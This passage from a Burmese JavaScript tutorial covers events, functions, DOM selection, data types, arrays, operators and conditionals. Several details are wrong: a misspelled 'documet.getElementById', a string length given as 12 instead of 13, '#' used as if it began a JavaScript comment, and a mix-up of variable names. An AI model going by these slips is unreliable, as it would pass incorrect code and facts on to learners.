`onClick` အပြင်အခြား Event Attribute တွေ ရှိပါသေးတယ်။ `onDblClick`, `onMouseOver`, `onMouseOut`, `onMouseMove`, `onKeyPress`, `onKeyDown`, `onKeyUp` စတဲ့ Attribute တွေကို လိုအပ်သလို သတ်မှတ်အသုံးပြု နိုင်ပါတယ်။ `onLoad` နဲ့ `onUnLoad` Attribute တွေကိုတော့ `<body>` Element နဲ့ တွဲဖက်အသုံးပြုနိုင်ပါတယ်။ `onFocus`, `onBlur`, `onChange`, `onSelect`, `onSubmit` စတဲ့ Attribute တွေကိုတော့ Form Element များနဲ့တွဲဖက် အသုံးပြုနိုင်ပါတယ်။

Event Attributes များအတွက် Value အနေနဲ့ JavaScript Code တွေကိုသတ်မှတ်ပေးရပါတယ်။ လက်တွေ့မှာ JavaScript Code တွေအများကြီးကို Attribute Value အနေနဲ့တန်းစီရေးမယ့်အစား အသင့်ရေးထားတဲ့ Function တွေကို ခေါ်လိုက်တာက ရေးသားပုံကို ပိုပြီးရှင်းလင်းစေမှာဖြစ်ပါတယ်။

Function ဆိုတာ လုပ်ငန်းစဉ်တစ်ခုပြီးမြောက်ဖို့အတွက် ဆောင်ရွက်ရမယ့်ကိစ္စများကို အမည်တစ်ခုပေးပြီး စုစည်းရေးသားထားခြင်း ဖြစ်ပါတယ်။ **ပုံ (၄-ခ)** မှာလေ့လာကြည့်ပါ။

ပုံ (၄-ခ) JavaScript Function and ID Selector

Function တစ်ခုကို အမည်ပေးသတ်မှတ်ဖို့အတွက် `function` ဆိုတဲ့ Keyword ကိုသုံးရပါတယ်။ သူနောက်ကပေးလို တဲ့အမည်နဲ့ ဝိုက်ကွင်းအဖွင့်အပိတ်လိုက်ရပါတယ်။ Function မှာပါဝင်ရမယ့်လုပ် ဆောင်ချက်တွေကိုတော့ တွန့်ကွင်းအဖွင့် အပိတ်ထဲမှာ စုစည်းရေးသားပေးရမှာဖြစ်ပါတယ်။

Function အမည်ကို စာလုံးအကြီးအသေးတွေ၊ ကိန်းကဏန်းတွေနဲ့ Underscore (_) တို့ရောစပ်ပြီး နှစ်သက်သလို ပေးနိုင်ပါတယ်။ ကန့်သတ်ချက်တစ်ချို့တော့ရှိပါတယ်။ Space တွေမပါရပါဘူး။ `%` `+` `-` `/` `@` စတဲ့ Special Character တွေမပါရပါဘူး။ နံပါတ်တွေပါလို့ရပါတယ်။ ဒါပေမယ့် နံပါတ်နဲ့မစရပါဘူး။ JavaScript Keyword တွေနဲ့ အမည် တူအောင်ပေးလို့ မရပါဘူး။

မှတ်ချက် ။ ။ JavaScript Keyword စာရင်းကို ထည့်သွင်း ဖော်ပြလိုက်ပါတယ်။

abstract, boolean, break, byte, case, catch, char, class, const, continue, debugger, default, delete, do, double, else, enum, export, extends, false, final, finally, float, for, function, goto, if, implements, import, in, instanceof, int, interface, long, native, new, null, package, private, protected, public, return, short, static, super, switch, synchronized, this, throw, throws, transient, true, try, typeof, var, volatile, void, while, with

ပုံ (၄-ခ) မှာ နမူနာပေးထားတဲ့ `changeColor()` Function မှာ လုပ်ဆောင်ချက်အနေနဲ့ နှစ်ကြောင်းပါဝင်ပါတယ်။ Code တစ်ကြောင်းဆုံးတိုင်း Semi-colon (;) နဲ့ အဆုံးသတ်ပေးရပါတယ်။ လက်တွေ့မှာ Semi-colon ထည့်ဖို့မေ့ခဲ့ရင်လည်း JavaScript က အဆင်ပြေအောင် အလုပ်လုပ်ပေးနိုင်ပါတယ်။

`var` `obj` ဆိုတဲ့သတ်မှတ်ချက်က `obj` လို့ အမည်ရတဲ့ Variable တစ်ခုကြေငြာလိုက်ခြင်းဖြစ်ပါတယ်။ C, Java စတဲ့ Static Type Language တွေမှာတော့ **`int`** `i`, **`float`** `pi`, **`String`** `str` စသဖြင့် Variable ရဲ့ Data Type ကိုပါ တစ်ပါတည်း သတ်မှတ်ကြေငြာပေးရမှာဖြစ်ပါတယ်။ JavaScript ကတော့ Dynamic Type ဖြစ်လို့ Data Type သတ်မှတ်ပေး ဖို့မလိုပဲ **`var`** Keyword ကို အသုံးပြုကြေငြာရခြင်းဖြစ်ပါတယ်။

`document.getElementById` ဆိုတာက ID Selector ဖြစ်ပါတယ်။ CSS မှာလိုပဲ JavaScript မှာလည်း စီမံလိုတဲ့ Element တွေကို အရင် Select လုပ်ပေးရပါတယ်။ `document.getElementById` နောက်က ဝိုက်ကွင်း အဖွင့်အပိတ်ထဲမှာ Element Id ကို ထည့်သွင်းပေးရပါတယ်။ နမူနာမှာတော့ `"note"` လို့ထည့်သွင်းပေးထားပါ တယ်။ အဓိပ္ပါယ်က `id="note"` လို့သတ်မှတ်ထားတဲ့ Element ကို JavaScipt DOM API သုံးပြီး Select လုပ်ယူ လိုက်ခြင်းဖြစ်ပါတယ်။

```
var obj = documet.getElementById("note");
```

အထက်ပါ Code ရဲ့ အဓိပ္ပါယ်အပြည့်အစုံကတော့ `id="note"` လို့သတ်မှတ်ထားတဲ့ Element ကို Select လုပ်ယူပြီး `obj` Variable ထဲကို ထည့်သွင်းပေးလိုက်ခြင်း ဖြစ်ပါတယ်။ သတ်မှတ်ချက်အရ `obj` Variable ထဲမှာ `id="note"` သတ်မှတ်ထားတဲ့ Element ရောက်ရှိနေမှာပဲ ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ `document.getElementById` ရေးတဲ့အခါ စာလုံးသေးနေရာစာလုံးသေး စာလုံးကြီးနေရာစာလုံးကြီး မှန်အောင် ရေးပေးရပါတယ်။ JavaScript ဟာ Case Sensitive ဖြစ်လို့ စာလုံးအကြီးအသေးလွဲလို့မရပါဘူး။

နောက်တစ်လိုင်းမှာ `obj.style.color="red"` လို့ သတ်မှတ်ထားပါတယ်။ **ပုံ (၄-ခ)** မှာ မှတ်ချက်ထည့်သွင်းပေးထားတဲ့အတိုင်း `color` နေရာမှာ ကျွန်တော်တို့လေ့လာခဲ့ပြီးဖြစ်တဲ့ CSS Property အများစု အစားထိုးအသုံးပြုနိုင်ပါတယ်။ အလားတူပဲ `"red"` နေရာမှာလည်း သတ်မှတ်လိုတဲ့ CSS Value တွေ သတ်မှတ်ပေးနိုင် ပါတယ်။

မှတ်ချက် ။ ။ `background-color` လို CSS Property တွေကိုတော့ `backgroundColor` လို့သုံးပေးရမှာဖြစ်ပါတယ်။ Dash (-) က JavaScript ရဲ့ Minus Operator ဖြစ်နေလို့ ထည့်သုံးလို့မရပါဘူး။ Dash ကိုဖြုတ်ပြီး နောက်စာလုံးတစ်လုံးကို စာလုံးကြီးနဲ့စပေးလိုက်ယုံပါပဲ။ ဥပမာ - `obj.style.backgroundColor = "yellow"` ဒီနည်းနဲ့ CSS Property အများစုကို ပြန်အသုံးပြုနိုင်ပါတယ်။

`changeColor()` Function အလုပ်လုပ်ပုံအပြည့်အစုံကတော့ `id="note"` လို့ သတ်မှတ်ထားတဲ့ Element ရဲ့ စာလုံး အရောင်ကို အနီရောင်ပြောင်းလိုက်ခြင်းပဲဖြစ်ပါတယ်။ Function ဆိုတာ အခြေခံအားဖြင့် သတ်မှတ်ချက် သက်သက် ဖြစ်ပါတယ်။ သတ်မှတ်ထားတဲ့ Function ကို အသုံးပြုဖို့ခေါ်ယူတဲ့အခါမှသာ အလုပ်လုပ်သွားမှာဖြစ်ပါတယ်။ **ပုံ (၄-က)** နမူနာနဲ့ **ပုံ (၄-ခ)** နမူနာတို့ကို တွဲဖက်ကြည့်ရင် `<button>` ကို Click လုပ်တော့မှသာ `changeColor()` Function ကို ခေါ်ယူအသုံးပြုသွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် `id="note"` လို့ သတ်မှတ်ထားတဲ့ Element ဟာ မူလက စာလုံးအရောင် တစ်မျိုးဖြစ်နေပေမယ့် `<button>` ကို နှိပ်လိုက်တဲ့အခါမှာ စာလုံးအရောင်က အနီရောင်ကို ပြောင်းသွားမှာပါ။

မှတ်ချက် ။ ။ နမူနာမှာရေးသားထားသလို နှစ်ကြောင်းခွဲမရေးပဲ တစ်ကြောင်းတည်း တစ်ဆက်တည်းရေးရင်လည်း ရလဒ်က အတူတူပဲ ဖြစ်မှာပါ - `document.getElementById("note").style.color = "red"` လို့ ရေးနိုင်ပါတယ်။ Select လုပ် ထားတဲ့ Element တွေ ကို Variable ထဲထည့်ပြီး Cache လုပ်တာဟာ အလေ့အကျင့်ကောင်းတစ်ခု ဖြစ်တဲ့အတွက် နမူနာမှာ ခွဲပြီးရေးပြထားတာ ဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Event, Function, DOM ID Selector တို့ကို တွဲဖက်အသုံးပြုပြီး Document တစ်ခုမှာရှိတဲ့ Element တွေကို လိုအပ်သလိုစီမံနိုင်မှာပဲဖြစ်ပါတယ်။

ဆက်လက်ပြီး JavaScript Programming Language ရဲ့ အခြေခံတစ်ချို့ကိုဖော်ပြချင်ပါတယ်။ ဒီစာအုပ်မှာ Programming Basic ကို အသေးစိတ် ထည့်သွင်း ရှင်းပြနိုင်မှာမဟုတ်ပါဘူး။ စာဖတ်သူဟာ Programming အခြေခံတွေဖြစ်တဲ့ Variable, Array, Operator, Conditional Statement, Loop အစရှိတဲ့ သဘောတရားတွေ ကို သိရှိပြီးဖြစ်တယ်လို့ ယူဆထားမှာပါ။ JavaScript Programing Language နဲ့သက်ဆိုင်တဲ့ အပိုင်းတွေကိုသာ အဓိက ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။

4.4 - Data Type and Array

JavaScript မှာ အခြေခံ Data Type (၃) မျိုးပဲရှိပါတယ်။ `boolean`, `number` နဲ့ `string` တို့ ဖြစ်ပါတယ်။ `null` နဲ့ `undefined` တို့ကတော့ ဘယ် Data Type ထဲမှာမှမပါတဲ့ Special Value တွေဖြစ်ပါတယ်။ `boolean` Data Type မှာ `true` နဲ့ `false` ဆိုပြီး တန်ဖိုးနှစ်ခုပါဝင်ပါတယ်။

တစ်ခြား Language တွေမှာ `int`, `float`, `double`, `long` စသဖြင့် Number Data Type အမျိုးမျိုး ရှိပေမယ့် JavaScript မှာတစ်မျိုးပဲရှိပါတယ်။ တစ်ခြား Language တွေက `double` နဲ့ညီတဲ့ 64-bit Floating Point Number တစ်မျိုးကိုပဲ ကိန်းဂဏန်း တန်ဖိုးအားလုံးအတွက်အသုံးပြုတာပါ။ `NaN` က Number Data Type ထဲမှာ တစ်ခု အပါအဝင်ဖြစ်ပါတယ်။ Not a Number ရဲ့ အတိုကောက်ဖြစ်ပါတယ်။

`string` Data Type မှာတော့ တန်ဖိုးအဖြစ် Single Quote (') သို့မဟုတ် Double Quote (") အဖွင့်အပိတ်နဲ့ ရေးသားထားတဲ့ စာတွေပါဝင်ပါတယ်။ လိုအပ်ရင် စာကြောင်းတစ်ကြောင်းမှာ ပါဝင်တဲ့စာလုံး အရေအတွက်ကို `length` Property အသုံးပြု ရယူနိုင်ပါတယ်။

```
var greet = "Hello, World!";
var len = greet.length;        # => 12
```

ရှိတဲ့ Data Type တွေကို သိထားအောင်ထည့်သွင်းဖော်ပြတာပါ။ လက်တွေ့မှာ Dynamic Type ဖြစ်လို့ Language ကပဲ Data Type တွေကို စီမံပေးသွားမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ JavaScript Code ထဲမှာ မှတ်ချက် Comment တွေ ထည့်သွင်းဖို့အတွက် `//` Operator ကို သုံးနိုင်ပါတယ်။ JavaScript က `//` နောက်မှာ ရေးသားထားတဲ့ မှတ်ချက်တွေကို ထည့်သွင်းအလုပ်လုပ်မှာမဟုတ်ပါဘူး။ ပြီးတော့ CSS မှာလိုပဲ `/*` နဲ့ `*/` ကြားထဲမှာ ရေးသားထားတဲ့ မှတ်ချက်တွေကိုလည်း ထည့်သွင်းအလုပ်လုပ်မှာမဟုတ်ပါဘူး။ မှတ်ချက်တစ်ကြောင်းတည်း ရေးလိုတာ ဆိုရင် `//` ကို အသုံး ပြုနိုင်ပြီး တစ်ကြောင်းထက်ပိုတဲ့ မှတ်ချက်တွေကိုတော့ `/*` နဲ့ `*/` ကြားထဲမှာရေးသားသင့်ပါတယ်။

JavaScript မှာ **Variable** တွေကို `var` Keyword အသုံးပြုပြီး ကြိုတင်ကြေငြာပြီးမှအသုံးပြုနိုင်သလို၊ လုံးဝ မကြေငြာပဲလည်း လိုတဲ့အချိန် ချက်ခြင်းအသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် `var` Keyword အသုံးပြုပြီး ကြိုတင်ကြေငြာတာဟာ တစ်ချို့ မလိုလားအပ်တဲ့ အမှားတွေကိုသက်သာစေလို့ အမြဲတမ်းကြိုတင်ကြေငြာပြီးမှသာ အသုံးပြုသင့်ပါတယ်။ တစ်ခုထက်ပိုတဲ့တန်ဖိုးတွေကို အတွဲလိုက်သိမ်းဆည်းလိုရင် **Array** ကို အသုံးပြုနိုင်ပါတယ်။ Array ကြေငြာသတ်မှတ်ပုံက ဒီလိုပါ -

```
var months = [];
months[0] = "Jan";
months[1] = "Feb";
months[2] = "Mar";
…
```

(သို့မဟုတ်)

```
var months = ["Jan", "Feb", "Mar", … ];
```

အရင်ဆုံး Array အလွတ်တစ်ခုကို လေးဒေါင့်ကွင်းအလွတ်နဲ့ ကြေငြာသတ်မှတ်ပြီးမှ ထည့်သွင်းလိုတဲ့ တန်ဖိုးတွေကို သက်ဆိုင်ရာ Index နံပါတ်စဉ်အလိုက်သတ်မှတ်ပေးနိုင်ပါတယ်။ နောက်တစ်နည်းကတော့ စတင်ကြေငြာကတည်းက ဒေါင့်ကွင်း အဖွင့်အပိတ်ထဲမှာ သိမ်းဆည်းလိုတဲ့တန်ဖိုးတွေကို အတွဲလိုက်ပေးလိုက်လို့လည်းရပါတယ်။ နံပါတ်စဉ်ကို အလိုလိုတပ်ပေး သွားပါလိမ့်မယ်။ Array တွေဟာ Index နံပါတ်စဉ်ကို Zero (0) က နေစတင်ရေတွက်ပါတယ်။ Array တစ်ခုမှာ သိမ်းဆည်းထားတဲ့ တန်ဖိုး အရေအတွက်ကို သိရှိလိုရင်လည်း `length` Property ကိုပဲ အသုံးပြုနိုင်ပါတယ်။

```
var months = ["Jan", "Feb", "Mar", "Apr", "May"];
var len = months.length; # => 5
```

မှတ်ချက်။ ။ Static Type Language တွေမှာ Array တစ်ခု သတ်မှတ်တဲ့အခါ သိမ်းဆည်းလိုတဲ့ပမာဏနဲ့ သိမ်းဆည်းမယ့် Data Type များကို ထည့်သွင်းကြေငြာပေးရပါတယ်။ JavaScript မှာတော့ ထည့်သွင်း ကြေငြာစရာ မလိုအပ်ပါဘူး။ လွတ်လွတ်လပ်လပ် လိုသလို သတ်မှတ်ထည့်သွင်းသွားနိုင်ပါတယ်။

4.5 - Operators

ပေါင်း (+), နှုတ် (-), မြှောက် (*), စား (/) Operator တွေကို တွက်ချက်မှုတွေဆောင်ရွက်ဖို့ အသုံးပြုနိုင်ပါတယ်။ Modulus (%) Operator ကိုတော့ အကြွင်းရှာဖို့အသုံးပြုနိုင်ပါတယ်။

```
var x = y + z;
var r = 123;
var a = 3.14 * r * r;
var x = (a * a) / (b + c) - 3;
var i = 5 % 3;                          # => 2
```

+ Operator ကို ဂဏန်းတွေပေါင်းဖို့အသုံးပြုသလို စာကြောင်းတွေဆက်ဖို့လည်း အသုံးပြုနိုင်ပါတယ်။

```
var name = "John Doe";
var greet = "Hello " + name;            # => Hello John Doe
var price = "$" + 3 + 4;                # => $34
```

Equal (=) Operator ကို တန်ဖိုးတွေ Assign လုပ်ဖို့သုံးပါတယ်။ အခြေခံအားဖြင့် ညာဘက်ကတန်ဖိုးကို = Operator ရဲ့ ဘယ်ဘက်မှာရှိတဲ့ Variable ထဲကိုထည့်သွင်းသတ်မှတ်ခြင်း ဖြစ်ပါတယ်။ += ကိုတော့ လက်ရှိတန်ဖိုးထဲမှာ နောက်ထပ်တန်ဖိုးတွေ ထပ်ပေါင်းထည့်ဖို့သုံးပါတယ်။ -= ကိုတော့ လက်ရှိတန်ဖိုးထဲကနေ ပေးထားတဲ့ တန်ဖိုးကို နှုတ်လိုက်ဖို့သုံးရပါတယ်။ အလားတူပဲ *=, /=, %= တို့ကိုလည်းအသုံးပြုနိုင်ပါတယ်။

```
var greet = "Hello ";
greet += "Jame Doe";                    # => Hello Jame Doe

var x = 8;
x -= 3;                                 # => 5
```

++ Operator ကို လက်ရှိတန်ဖိုးမှာ (၁)တိုးဖို့ အသုံးပြုနိုင်ပါတယ်။ -- Operator ကိုတော့ လက်ရှိတန်ဖိုးကနေ (၁) နှုတ်လိုက်ဖို့ သုံးနိုင်ပါတယ်။

```
var x = 5;
x++;                # => 6
++x;                # => 7
x--;                # => 6
--x;                # => 5
```

==, ===, !=, <, >, <=, >= စတဲ့ Operator တွေကို တန်ဖိုးတွေနှိုင်းယှဉ်ဖို့ အသုံးပြုနိုင်ပါတယ်။ နှိုင်းယှဉ်မှု ရလဒ်ကို boolean တန်ဖိုး true သို့မဟုတ် false နဲ့ ပြန်လည်ရရှိမှာဖြစ်ပါတယ်။ ထူးခြားချက်အနေနဲ့ == Operator က Equal To ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပြီး === Operator ကတော့ Identical ဆိုတဲ့အဓိပ္ပါယ်ပါ။ တန်ဖိုးနှစ်ခု "ချွတ်စွတ်တူ သလား" နှိုင်းယှဉ်ပါတယ်။ အခြေခံအားဖြင့် == Operator က တန်ဖိုးတူမတူကိုပဲ စီစစ်ပေးပါတယ်။ === Operator ကတော့ တန်ဖိုးသာမက Data Type တူမတူကိုပါ စီစစ်ပေးခြင်းဖြစ်ပါတယ်။

```
var x = 5;
var y = 3;

var a = x == y;           # => false
var b = x != y;           # => true
var c = x > 5;            # => false
var d = x >= 5;           # => true
var i = 5 == "5"          # => true
var j = 5 === "5"         # => false
```

&& Operator ကတော့ AND ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ အကြမ်းဖျင်းအားဖြင့် AND Operator က နှိုင်းယှဉ်တန်ဖိုး အားလုံး true ဖြစ်မှရလဒ် true ကို ပြန်ပေးမှာဖြစ်ပါတယ်။ နှိုင်းယှဉ်တန်ဖိုးတွေထဲမှာ တစ်ခု false ဖြစ်တာနဲ့ ရလဒ်က false ပဲ ဖြစ်မှာပါ။ || Operator ကတော့ OR ဆိုတဲ့အဓိပ္ပါယ်ပါ။ OR Operator ကတော့ နှိုင်းယှဉ်တန် ဖိုးတွေထဲက တစ်ခုလောက် true ဖြစ်တာနဲ့ ရလဒ် true ကို ပြန်ပေးမှာပါ။ နှိုင်းယှဉ်တန်ဖိုးအားလုံး false ဖြစ်နေ မှသာ ရလဒ်က false ဖြစ်မှာဖြစ်ပါတယ်။ Exclamation (!) ကတော့ NOT ဆိုတဲ့ အဓိပ္ပါယ်ပဲ ဖြစ်ပါတယ်။ မူလ boolean ရလဒ်ကို ပြောင်း ပြန်လှန်ဖို့ အသုံးပြုနိုင်ပါတယ်။

```
var x = 5;
var y = 3;

var a = x == y && x == 5;             # => false
var b = x == y || x == 5;             # => true
var c = !(x == y || x == 5);          # => false
```

&& ကို Guard Operator လို့လည်းခေါ်ပါတယ်။ သူရဲ့ အမှန်တစ်ကယ်အလုပ်လုပ်ပုံက၊ ဘယ်ဘက်ကတန်ဖိုးကို အရင် စ်ပါတယ်၊ false ဖြစ်နေရင် အဲ့ဒီတန်ဖိုးအတိုင်းပြန်ပေးပါတယ်။ ဘယ်ဘက်ကတန်ဖိုးက true ဆိုရင်၊

ညာဘက်က တန်ဖိုးကို (စစ်မနေတော့ပဲ) တန်ဖိုးအတိုင်းပြန်ပေးပါတယ်။ `var len = months.length;` လို့ သတ်မှတ်လိုက်ရင်၊ အကယ်၍ `months` Array က `null` ဖြစ်နေတဲ့အခါ မရှိတဲ့တန်ဖိုးကိုရယူဖို့ကြိုးစားသလို ဖြစ်နေလို့ Error ဖြစ်ပြီး Program လည်းရပ်သွားမှာပါ။ ဒီတော့ `&&` ကို Guard အနေနဲ့အသုံးချပြီး အခုလိုရေးသားနိုင်ပါတယ်။

```
var len = months && months.length;
```

&& က ရှေ့တန်ဖိုးဖြစ်တဲ့ `months` ကို စစ်ကြည့်လိုက်လို့ `null` ဖြစ်နေရင် `boolean false` ဖြစ်တဲ့အတွက် အဲ့ဒီ `null` ကိုပဲ ပြန်ပေးလိုက်မှာဖြစ်လို့ `len` ရဲ့ တန်ဖိုးကလည်း `null` ဖြစ်သွားမှာပါ။ `months.length` ကို ထပ်ပြီး စစ်မနေတော့လို့ Error လည်း မတက်တော့ပါဘူး။ အကယ်၍ `months` က `null` မဟုတ်ပဲ တန်ဖိုးရှိနေတော့မှ နောက် တစ်ခုဖြစ်တဲ့ `months.length` ပြန်ပေးမှာဖြစ်လို့ `len` ရဲ့ တန်ဖိုးအဖြစ် `months` Array ရဲ့ `length` ရှိသလောက်တန်ဖိုးကို ရရှိမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုအသုံးပြုနိုင်လို့ `&&` ကို Guard Operator လို့ခေါ်တာပါ။

`||` ကို Default Operator လို့လည်းခေါ်ပါတယ်။ သူရဲ့ အမှန်တစ်ကယ်အလုပ်လုပ်ပုံက `&&` လိုပဲ ဘယ်ဘက်ကတန်ဖိုး ကို အရင်စစ်ပါတယ်။ `boolean true` ဖြစ်နေရင် ညာဘက်ကတန်ဖိုးကို ထပ်မစစ်တော့ပဲ ဘယ်ဘက်ကတန်ဖိုးကို ပြန်ပေးပါတယ်။ ဘယ်ဘက်က တန်ဖိုးက `false` ဖြစ်နေတော့မှ ညာဘက်က တန်ဖိုးကို (စစ်မနေတော့ပဲ) ပြန်ပေးပါတယ်။

```
var x = a || 10;
```

`a` ကို စစ်ကြည့်လိုက်လို့တန်ဖိုးရှိနေရင် အဲ့ဒီတန်ဖိုးကို ပြန်ပေးလိုက်မှာဖြစ်လို့ `x` ရဲ့ တန်ဖိုးအဖြစ် `a` ရဲ့တန်ဖိုးကိုရရှိမှာ ဖြစ်ပါတယ်။ အကယ်၍ `x` က `false` ဖြစ်နေရင် ညာဘက်ကတန်ဖိုးကိုပြန်ပေးမှာဖြစ်လို့ `x` ရဲ့တန်ဖိုးလည်း `10` ဖြစ်သွား မှာပါ။ အဓိပ္ပါယ်က `a` ရှိရင် `a` ကိုသုံးမယ်၊ မရှိရင်တော့ `10` ကိုသုံးမယ်ဆိုတဲ့သဘော ဖြစ်သွားစေပါတယ်။ ဒါကြောင့် `||` ကို Default Operator လို့ခေါ် ခြင်းဖြစ်ပါတယ်။


အလားတူပဲ `!` မှာလည်းထူးခြားချက်ရှိပါတယ်။ နှစ်ခုတွဲရေးထားတဲ့ `!!` Operator ကိုတန်ဖိုးတွေ `boolean` ပြောင်းဖို့ သုံး နိုင်ပါတယ်။

```
var a = !!undefined;                    # => false
var x = !!"Hello";               # => true
```

4.6 - Control Structures

Conditional Statements

JavaScript မှာ အခြေအနေ (Condition) ပေါ်မှာ မူတည် အလုပ်လုပ်ရမယ့် လုပ်ဆောင်ချက်တွေသတ်မှတ် ဖို့ အတွက် `if` Statement ကို အသုံးပြုပါတယ်။ ရေးသားပုံကို **ပုံ (၄-၈)** မှာ ဖော်ပြထားပါတယ်။



ပုံ (၄-၈) JavaScript if Statement

`if` Keyword ရဲ့နောက် ကွင်းစကွင်းပိတ်ထဲမှာ စီစစ်လိုတဲ့ Condition ကိုပေးရပါတယ်။ နမူနာအရ `today` Variable ရဲ့ တန်ဖိုးဟာ `sunday` ဖြစ်ခဲ့မယ်ဆိုရင် နောက်ကပ်ရပ်မှာ ရေးသားထားတဲ့ တွန့်ကွင်းအဖွင့်အပိတ် Block ထဲက Statement တွေကို အလုပ်လုပ်ပေးမှာဖြစ်ပြီး `today` Variable ရဲ့တန်ဖိုးဟာ `sunday` မဟုတ်ဘူး ဆိုရင်တော့ `else` နောက်မှာ ဆက်ရေးထားတဲ့ တွန့်ကွင်းအဖွင့်အပိတ် Block ထဲက Statement တွေကို အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ `else` Block က မလိုအပ်ရင် ချန်ခဲ့လို့လည်း ရပါတယ်။

`if` အပါအဝင် တစ်ခြား Control Syntax တွေမှာ လုပ်ဆောင်ချက်က တစ်ကြောင်းတည်း (one statement) ဆိုရင် တွန့်ကွင်းတွေ ထည့်ဖို့မလိုပါဘူး။ တွန့်ကွင်းတွေက လုပ်ဆောင်ချက် တစ်ခုထက်ပိုတဲ့အခါ စုစည်းဖို့အသုံးပြုတာပါ။

```
if( today == "sunday" ) {
  say( "Super Sunday!" );
}
```

(သို့မဟုတ်)

```
if( today == "sunday" ) say( "Super Sunday!" );
```

(သို့မဟုတ်)

```
if( today == "sunday")
  say( "Super Sunday!");
```

ဖော်ပြထားတဲ့ နမူနာသုံးခုဟာ ရေးသားပုံကွဲပြားပေမယ့် ရလဒ်ကအတူတူပဲ ဖြစ်ပါတယ်။ ပထမဆုံး နမူနာမှာ တွန့်ကွင်းတွေထည့်ပေမယ့် နောက်နမူနာတွေမှာမထည့်တော့ပါဘူး။ ဆောင်ရွက်စေချင်တဲ့လုပ်ဆောင်ချက်ကတစ်ကြောင်းတည်းမို့ ဖြစ်ပါတယ်။ ရွေးချယ်စရာတွေ နှစ်ခုထက်ပိုလာတဲ့အခါ ရေးသားလေ့ရှိတဲ့ `if - else if - else` ရေးနည်းနမူနာ ကို **ပုံ (၄-၈၁)** မှာဖော်ပြထားပါတယ်။

```
if( today == "sunday" ) {
  say("Yay, super Sunday!");
} else {
  if( today == "saturday" ) {
    say("Happy Caturday!");
  } else {
    say("Boring weekdays :(");
  }
}
```

One Statement

```
if( today == "sunday" ) {
  say("Yay, super Sunday!");
} else if( today == "saturday" ) {
  say("Happy Caturday!");
} else {
  say("Boring weekdays :(");
}
```

No curly braces for else block

ပုံ (၄-၈၁) JavaScript If - Else If - Else Syntax

Switch Statement

Switch Statement ကတော့ ပေးထားတဲ့တန်ဖိုးနဲ့ တူညီတဲ့အပိုင်းကိုပဲ ရွေးပြီးအလုပ်လုပ်ပေးတဲ့ Control Syntax ဖြစ်ပါတယ်။ **ပုံ (၄-၈၁)** မှာပေးထားတဲ့ နမူနာကို Switch Statement နဲ့ ပြောင်းရေးကြည့်ပါမယ်။

```
switch( today ) {
  case "monday":
  case "tuesday":
  case "wednesday":
  case "thursday":
    say("Boring weekdays"); break;
  case "friday":
    say("TGIF!"); break;
  case "saturday":
    say("Happy Caturday!"); break;
  case "sunday":
    say("Yay, super Sunday!"); break;
  default:
    say("Too dizzy! Not sure what day it is. @_@ ");
}
```

